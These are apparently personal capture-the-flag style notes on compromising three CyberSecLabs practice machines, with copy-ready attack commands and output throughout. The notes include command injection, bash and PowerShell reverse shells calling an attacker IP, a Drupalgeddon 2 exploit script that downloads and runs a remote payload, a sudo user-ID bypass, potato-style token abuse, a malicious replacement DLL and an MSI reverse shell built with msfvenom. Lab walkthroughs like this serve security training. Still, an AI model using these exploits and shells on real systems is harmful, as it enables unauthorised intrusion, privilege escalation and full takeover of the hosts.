80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Unroot]
└─$ nmap -p 80 -sC -sV 172.31.1.17
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 07:31 EST
Nmap scan report for 172.31.1.17
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: phpMyAdmin

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds

┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Unroot]
└─$
```

TRIED TO LOGIN TO PHPMYADMIN AND NONE OF THE DEFAULT CREDS WERE WORKING

DID A DIRECTORY BUSTER

```
Target Url            http://172.31.1.17
Threads               50
Wordlist              /usr/share/wordlists/dirb/big.txt
Status Codes          [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)        7
User-Agent            feroxbuster/2.7.3
Config File           /etc/feroxbuster/ferox-config.toml
Extensions            [php, txt, zip]
HTTP methods          [GET]
Recursion Depth       4

Press [ENTER] to use the Scan Management Menu™

200      GET       76l      435w        0c http://172.31.1.17/
403      GET        9l       28w      276c http://172.31.1.17/.php
403      GET        9l       28w      276c http://172.31.1.17/.htaccess
403      GET        9l       28w      276c http://172.31.1.17/.htaccess.php
403      GET        9l       28w      276c http://172.31.1.17/.htaccess.txt
403      GET        9l       28w      276c http://172.31.1.17/.htaccess.zip
403      GET        9l       28w      276c http://172.31.1.17/.htpasswd
403      GET        9l       28w      276c http://172.31.1.17/.htpasswd.php
403      GET        9l       28w      276c http://172.31.1.17/.htpasswd.txt
403      GET        9l       28w      276c http://172.31.1.17/.htpasswd.zip
200      GET      336l     2992w    19186c http://172.31.1.17/ChangeLog
200      GET       52l      212w     1520c http://172.31.1.17/README
200      GET       76l      435w        0c http://172.31.1.17/ajax.php
200      GET       76l      435w        0c http://172.31.1.17/changelog.php
301      GET        9l       28w      308c http://172.31.1.17/dev => http://172.31.1.17/dev/
301      GET        9l       28w      308c http://172.31.1.17/doc => http://172.31.1.17/doc/
```



Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
info.php	2020-05-03 19:30	20	
ping-test.php	2020-05-03 22:54	393	

Apache/2.4.18 (Ubuntu) Server at 172.31.1.17 Port 80

THE PING-TEST.PHP SHOWS THAT WE CAN DO COMMAND INJECTION

WE USED | id AND GET THE FOLLOWING OUTPUT

Host to Ping:

Run uid=1000(joe) gid=1000(joe) groups=1000(joe),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)

BASH REVERSE SHELL WITH THE FOLLOWING COMMAND

bash -c "bash -i >& /dev/tcp/10.10.0.16/445 0>&1"

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Unroot]
└─$ nc -lvnp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.17] 34832
bash: cannot set terminal process group (1023): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

joe@Unroot:/var/www/dev$
```

```
joe@Unroot:/var/www/dev$ sudo -l
Matching Defaults entries for joe on Unroot:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joe may run the following commands on Unroot:
    (ALL, !root) NOPASSWD: ALL
joe@Unroot:/var/www/dev$
```

SO WE CAN RUN EVERYTHING NOT AS ROOT...

https://github.com/kumar1100/CVE2019-14287


```
sudo -u#-1 bash
```
or,
```
sudo -u#4294967295 bash
```

```
joe@Unroot:/var/www$ sudo -u#-1 bash
root@Unroot:/var/www# id
uid=0(root) gid=1000(joe) groups=1000(joe)
root@Unroot:/var/www#
```

Windows

Hijack

NMAP




```
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack
135/tcp   open  msrpc         syn-ack
139/tcp   open  netbios-ssn   syn-ack
443/tcp   open  https         syn-ack
3306/tcp  open  mysql         syn-ack
3389/tcp  open  ms-wbt-server syn-ack
49664/tcp open  unknown       syn-ack
49665/tcp open  unknown       syn-ack
49666/tcp open  unknown       syn-ack
49667/tcp open  unknown       syn-ack
49668/tcp open  unknown       syn-ack
49669/tcp open  unknown       syn-ack
49672/tcp open  unknown       syn-ack
```

CMS CHECKER

https://github.com/Tuhinshubhra/CMSeeK

```
┌──(kali㉿kali)-[~/Tools/CMSeeK]
└─$ python3 cmseek.py -u http://172.31.1.27/
```



LOOKS LIKE WE CAN USE DRUPALGEDDON 2, HOWEVER WE ARE ON WINDOWS SO THIS IS GOING TO BE A LITTLE HARDER

I FOUND THIS SITE

https://wjmccann.github.io/blog/2018/06/02/Drupalgeddon2

```
#!/usr/bin/ python3
import sys
import requests

##################################################
# Simple Exploit for CVE 2018-7600 (Drupalgeddon 2)
# Usage: python3 drupalgeddon.py http://target-address
##################################################

target = sys.argv[1]

command = '''powershell -c IEX (New-Object Net.WebClient).downloadstring('http://192.168.206.133:8000/Invoke-PowerShellTcp.ps1');'''

url = target + '/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax'
payload = {'form_id': 'user_register_form', '_drupal_ajax': '1', 'mail[#post_render][]': 'exec', 'mail[#type]': 'markup', 'mail[#markup]': command }

print("Sending Payload...")

r = requests.post(url, data=payload)

print("Payload Sent.")
```

I DELETED THE INVOKE-POWERSHELLTCP.PS1 AT THE END BECAUSE WE ARE GOING TO PUT THAT ON THE FILE ITS SELF, ALSO MAKE SURE TO CHANGE THE IP AND PORT TO YOURSELF

```
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the serv
        Write-Error $_
    }
}

Invoke-PowerShellTcp -reverse -ip 10.10.0.16 -port 80
```

START YOUR WEB SERVER WHEREVER YOU PUT INVOKE-POWERSHELLTCP.PS1

```
┌──(kali㉿kali)-[~/Tools]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ..
```

REALIZED VERY QUICKLY WE CANNOT LISTEN AND HAVE A PYTHON SERVER RUNNING AT THE SAME TIME... DUH... SO I CHANGED THE CALLBACK PORT TO 8080

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
└─$ python3 exploit.py http://172.31.1.27
/home/kali/.local/lib/python3.10/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib
3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
Sending Payload...
```

```
┌──(kali㉿kali)-[~/Tools]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.31.1.27 - - [17/Jan/2023 07:25:26] "GET /Invoke-PowerShellTcp
.ps1 HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
└─$ rlwrap nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.27] 49760
Windows PowerShell running as user jack on HIJACK
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs>
```

WHOAMI /ALL

```
PS C:\xampp\htdocs> whoami /all

USER INFORMATION
----------------

User Name   SID
=========== ============================================
hijack\jack S-1-5-21-3389898540-1058669529-4067121335-1008


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================
Everyone                               Well-known group S-1-1-0      Mandatory group, Ena
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Ena
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Ena
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Ena
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Ena
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Ena
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Ena
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Ena
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Ena
Mandatory Label\High Mandatory Level   Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

LOOKS LIKE WE CAN DO A POTATO / PRINT SPOOFER ATTACK, LETS FIGURE OUT THE VERSION FIRST

```
PS C:\xampp\htdocs> PS C:\xampp\htdocs> systeminfo

Host Name:                 HIJACK
OS Name:                   Microsoft Windows Server 2019 Datacenter
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          EC2
Registered Organization:   Amazon.com
Product ID:                00430-00000-00000-AA160
Original Install Date:     7/20/2020, 1:10:27 PM
System Boot Time:          1/17/2023, 12:01:07 PM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC) Coordinated Universal Time
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,246 MB
```

LOOKS LIKE PRINTSPOOFER TO ME

THE BOX IS CALLED HIJACK, WHICH HAD ME KIND OF LIKE WHAT THE HECK MATE... SO I DECIDED TO USE POWERUP ON IT AND SEIMPERSONATE IS NOT THE ONLY WAY UP

PUTTING POWERUP INTO MEMORY

```
PS C:\temp> iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)
```

NOW YOU SHOULD HAVE TO TYPE INVOKE-ALLCHECKS, MINE IS SETUP SO IT ALREADY DOES IT FOR YOU

```
Privilege   : SeImpersonatePrivilege
Attributes  : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 936
ProcessId   : 1232
Name        : 1232
Check       : Process Token Privileges

ServiceName    : Hijack
Path           : C:\Program Files\Hijack\hijack.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Hijack' -Path <HijackPath>
CanRestart     : True
Name           : Hijack
Check          : Unquoted Service Paths

ServiceName    : Hijack
Path           : C:\Program Files\Hijack\hijack.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Hijack' -Path <HijackPath>
CanRestart     : True
Name           : Hijack
Check          : Unquoted Service Paths
```

FURTHER RESEARCH SHOWS US THAT WE CANNOT WRITE TO THE PROGRAM FILES DIRECTORY

```
PS C:\temp> echo "test" > "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
                 NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                 NT AUTHORITY\SYSTEM:(M)
                 NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                 BUILTIN\Administrators:(M)
                 BUILTIN\Administrators:(OI)(CI)(IO)(F)
                 BUILTIN\Users:(RX)
                 BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                 CREATOR OWNER:(OI)(CI)(IO)(F)
                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\temp> Invoke-PowerShellTcp : Access to the path 'C:\Program Files' is denied.
At line:128 char:1
```

WELL... I GUESS NO PRINT SPOOFER

```
PS C:\temp> .\PrintSpoofer64.exe -c "c:\Temp\nc.exe 10.10.0.16 8080 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
CreateProcessAsUser() failed. Error: 2
PS C:\temp> whoami
hijack\jack
PS C:\temp> whoami /all
```

WE CAN USE SWEET POTATO THOUGH, HOWEVER THIS IS MOST LIKELY NOT THE PRIV ESC IT WANTED...

```
PS C:\Temp> wget http://10.10.0.16/SweetPotato.exe -outfile sweet.exe
PS C:\Temp> ren nc.exe nc64.exe
PS C:\Temp> ./sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
└─$ nc -lvnp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.27] 49710
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

LETS TRY WINPEAS

```
PS C:\temp> wget http://10.10.0.16/winPEAS.bat -outfile winPEAS.bat
```

THIS KEPT FREEZING, TIME FOR SOME MANUAL STUFF

WE KNOW THAT HIJACK HAD A PROBLEM, WE KNOW WE CAN RESTART THE SERVICE, WHAT IF WE REPLACE THE DLL IT IS CALLING FOR

```
PS C:\Program Files\Hijack\Libraries> dir


    Directory: C:\Program Files\Hijack\Libraries


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        8/12/2020   7:56 PM           5120 Custom.dll


PS C:\Program Files\Hijack\Libraries>
```

IF YOU REALLY WANTED TO DO SOMETHING WE COULD GRAB THAT EXECUTABLE (IF IT WAS REAL OR OPEN ON THE INTERNET) RUN IT ON OUR OWN PC OR IN A VM AND RUN

SYSINTERNALS WITH IT, THIS WOULD SHOW US THAT IT IS CALLING FOR THAT CUSTOM.DLL FILE WHICH WE COULD THEN REPLACE

LET SEE IF WE CAN EVEN MESS WITH THAT FOLDER FIRST

```
PS C:\Program Files\Hijack\Libraries> icacls "C:\Program Files\Hijack\Libraries"
C:\Program Files\Hijack\Libraries HIJACK\jack:(OI)(CI)(M,DC)
                                  NT SERVICE\TrustedInstaller:(I)(F)
                                  NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                  BUILTIN\Users:(I)(RX)
                                  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\Program Files\Hijack\Libraries> echo "test" > test.txt
PS C:\Program Files\Hijack\Libraries> dir


    Directory: C:\Program Files\Hijack\Libraries


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/12/2020   7:56 PM           5120 Custom.dll
-a----         1/17/2023  12:54 PM             14 test.txt

PS C:\Program Files\Hijack\Libraries>
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun1 LPORT=8080 -f dll > Custom.dll
```

```
PS C:\Program Files\Hijack\Libraries> ren Custom.dll Custom1.dll
PS C:\Program Files\Hijack\Libraries> wget http://10.10.0.16/Custom.dll -outfile Custom.dll



PS C:\Program Files\Hijack\Libraries> PS C:\Program Files\Hijack\Libraries> dir


    Directory: C:\Program Files\Hijack\Libraries


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/17/2023  12:59 PM           8704 Custom.dll
-a----         8/12/2020   7:56 PM           5120 Custom1.dll
-a----         1/17/2023  12:54 PM             14 test.txt


PS C:\Program Files\Hijack\Libraries>
```

```
PS C:\Program Files\Hijack\Libraries> cmd /c sc stop hijack
[SC] ControlService FAILED 1062:

The service has not been started.

PS C:\Program Files\Hijack\Libraries> cmd /c sc start hijack
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

PS C:\Program Files\Hijack\Libraries>
```

HAD TO USE cmd /c BECAUSE COMMAND PROMPT WASN'T WORKING FOR US (WE COULDN'T CHANGE INTO IT)

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : us-east-2.compute.internal
   Link-local IPv6 Address . . . . . : fe80::5451:d041:fecf:b2c3%4
   IPv4 Address. . . . . . . . . . . : 172.31.1.27
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.31.0.1

C:\Windows\system32>
```

Glass

NMAP

```
PORT      STATE SERVICE       REASON
135/tcp   open  msrpc         syn-ack
139/tcp   open  netbios-ssn   syn-ack
445/tcp   open  microsoft-ds  syn-ack
3389/tcp  open  ms-wbt-server syn-ack
5800/tcp  open  vnc-http      syn-ack
5900/tcp  open  vnc           syn-ack
5985/tcp  open  wsman         syn-ack
49664/tcp open  unknown       syn-ack
49665/tcp open  unknown       syn-ack
49666/tcp open  unknown       syn-ack
49668/tcp open  unknown       syn-ack
49669/tcp open  unknown       syn-ack
49670/tcp open  unknown       syn-ack
49671/tcp open  unknown       syn-ack
```

5800 AND 5900

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass]
└─$ nmap -p 5800,5900 -sC -sV 172.31.1.25
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-17 17:24 EST
Nmap scan report for 172.31.1.25
Host is up (0.18s latency).

PORT     STATE SERVICE  VERSION
5800/tcp open  vnc-http TightVNC (user: glass; VNC TCP port: 5900)
|_http-title: TightVNC desktop [glass]
5900/tcp open  vnc      VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.47 seconds
```

NOTICING THAT VNC IS OPEN WE TRY A COUPLE OF DIFFERNET PASSWORS AGAINST IT, A LOT OF TIME VNC DOES NOT HAVE A PASSWORD, HOWEVER FOR THIS ONE THE PASSWORD WAS password

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass]
└─$ vncviewer 172.31.1.25
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "glass"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

LOOKS LIKE WE HAVE ALWAYS INSTALL ELEVATED ON THE MACHINE

```
PS C:\Users\andrew> iex (iwr -UseBasicParsing http://10.10.0.16/PowerUp.ps1)


ModifiablePath    : C:\Users\andrew\AppData\Local\Microsoft\WindowsApps
IdentityReference : GLASS\andrew
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\andrew\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\andrew\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\andrew\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

Check         : AlwaysInstallElevated Registry Key
AbuseFunction : Write-UserAddMSI

DefaultDomainName    : GLASS
DefaultUserName      : andrew
DefaultPassword      :
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
Check                : Registry Autologons
```

WE TRY THE POWERUP VERSION FIRST, HOWEVER THE PROPER .NET FRAMEWORK IS NOT INSTALLED SO WE WILL RESORT TO MSFVENOM

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=8080 -f msi > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes

┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass]
└─$ python3 -m http.server 80
```

```
PS C:\Users\andrew> wget -UseBasicParsing http://10.10.0.16/shell.msi -OutFile shell.msi
PS C:\Users\andrew> msiexec.exe /quiet /qn /i C:\Users\andrew\shell.msi
PS C:\Users\andrew>
```

